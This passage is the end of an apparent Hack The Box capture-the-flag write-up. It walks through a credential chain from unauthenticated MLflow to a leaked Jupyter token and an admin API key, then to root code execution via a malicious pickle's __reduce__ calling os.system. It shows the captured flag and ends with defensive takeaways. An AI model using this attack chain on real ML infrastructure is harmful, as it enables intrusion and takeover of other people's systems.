


Figure 11: Terminal output showing the full exploit execution: pickle creation, model reload, and flag capture

```
$ cat /home/jovyan/shared-models/output.txt
uid=0(root) gid=0(root) groups=0(root)
/root/proof.txt
...
flag_c11f5597_07d2_4571_a086_bf7624ac74d9
...
-r--r--r-- 1 root root 42 Mar 14 00:45 proof.txt
```

FLAG CAPTURED
flag_c11f5597_07d2_4571_a086_bf7624ac74d9

Why the output was now readable: The command wrote to `/models/output.txt` inside the model-server container. Since `/models/` is the shared Docker volume, the file appeared at `/home/jovyan/shared-models/output.txt` in the Jupyter container. The model-server runs as root, so it could read `/root/proof.txt` and the flag file.

Complete Attack Chain

1. **Nmap scan** → Found MLflow (5000), Jupyter (8888), Dashboard (443)
2. **MLflow — no auth** → Listed all experiments and runs
3. **Artifact enumeration** → Found config directory in `notebook-server-deploy` run
4. **Jupyter token extracted** from YAML artifact → `d4f8a2e1c7b3d5f9a0e6b2c8d1f4a7e3`
5. **Jupyter access** → Code execution inside container as `jovyan`
6. **Container recon** → Found shared Docker volume, internal model-server, no flag locally
7. **Notebook analysis** → Confirmed pickle is the intended exploit vector
8. **Config file discovery** → `~/.cyberclaw/config.yaml` with admin API key
9. **Malicious pickle created** → `__reduce__` method calls `os.system()`
10. **Replaced model.pkl** on shared volume
11. **Failed reload attempts** → Learned correct header (`X-API-Key`)
12. **Failed output path** → Learned volume mount paths differ between containers
13. **Corrected pickle** → Output to `/models/output.txt`
14. **Triggered reload** → `POST /admin/reload` with API key
15. **Pickle deserialized as root** → Commands executed, output written to shared volume
16. **Flag read from shared volume** → `flag_c11f5597...`

Key Concepts Explained

Pickle Deserialization (CWE-502)

Python's `pickle` module is used to serialize Python objects to bytes and back. The vulnerability arises because `pickle.load()` can execute arbitrary code. When an object defines a `__reduce__` method, pickle calls the returned function with the returned arguments during deserialization. An attacker can craft a pickle file where `__reduce__` returns `(os.system, ('malicious command',))`, causing the command to execute when the file is loaded.

In ML contexts: Models are commonly serialized with pickle (`model.pkl`). If an attacker can replace a model file, any service that loads it will execute the attacker's code. This is why modern ML frameworks recommend safer serialization formats (ONNX, SafeTensors) over pickle.

Docker Shared Volumes as Pivot Points

Docker volumes allow data sharing between containers. When multiple containers mount the same volume, writing a file in one container makes it readable in all others. This creates a cross-container communication channel that can be exploited:

- Write a malicious file from a low-privilege container
- Trigger a high-privilege container to read/execute it
- Read the output from the original container

Critical detail: The same volume can be mounted at different paths in different containers (`/home/jovyan/shared-models` vs `/models`). Commands must use the correct path for the container they execute in, not the container they're written from.

MLflow Security Misconfiguration

MLflow has no built-in authentication. In production, it should be deployed behind a reverse proxy with authentication. Without it, attackers can access all experiment data, model artifacts, and any credentials stored as parameters or artifacts.

Credential Chain Attacks

This challenge demonstrated a multi-step credential chain: no-auth MLflow → Jupyter token (in artifact) → Jupyter shell → admin API key (in config file) → model reload capability → RCE via pickle. Each credential unlocked access to the next layer of the infrastructure.

Summary of All Approaches

Approach	Result	Why
Jupyter with empty/guessed tokens	Forbidden	Token required, not guessable
MLflow path traversal in artifacts	Invalid path	MLflow 2.18.0 sanitizes path traversal
Direct Jupyter <code>/api/contents</code> path traversal	404	Jupyter sanitizes paths
Docker socket access	Not mounted	Container not configured with socket
<code>/dev/root</code> device access	Not accessible	Device node doesn't exist in container
SSH to Docker gateway (172.18.0.1)	No response	SSH not accessible from container network
S3/MinIO on port 9000	No response	Internal only, not on container network
Pickle replace + wait for auto-reload	No reload	Model-server doesn't watch file changes
Pickle with wrong output path	Output file	Volume mount paths differ between containers
POST <code>/admin/reload</code> with X-Admin-Key	Invalid X-API-Key	Wrong header name
Pickle + correct path + correct header	FLASK	RCE as root in model-server container

Key Takeaways

- Never store credentials in MLflow artifacts.** Jupyter tokens, API keys, and other secrets should be managed through dedicated secret management tools (Vault, AWS Secrets Manager), not stored alongside experiment data.
- MLflow needs authentication.** Deploy it behind a reverse proxy with auth. The default no-auth setup exposes all experiment data and artifacts to anyone on the network.

3. **Pickle is inherently unsafe.** Never load pickle files from untrusted sources. Use SafeTensors, ONNX, or other safe serialization formats for ML models. If pickle must be used, implement integrity verification (signatures, checksums).
4. **Shared volumes create trust boundaries.** When multiple containers share a volume, a compromise of any one container can lead to code execution in others through file-based attacks. Use read-only mounts where possible.
5. **Error messages reveal attack surface.** The model-server's error "Provide valid X-API-Key header" told us exactly which header to use. Minimize information in error messages in production.
6. **Volume mount paths differ between containers.** When writing exploit output through shared volumes, use the path as seen by the container executing the command, not the container you're writing from.
7. **Admin API keys in config files are dangerous.** The `config.yaml` with the admin key was readable by the Jupyter user. Principle of least privilege should restrict access to admin credentials.
8. **Multi-step exploitation is realistic.** This challenge required chaining 5 different weaknesses. Real-world attacks often follow similar patterns — no single vulnerability gave us the flag, but together they formed a complete kill chain.

Challenge completed on March 14, 2026 — Platform: Hack The Box — Score: 200 points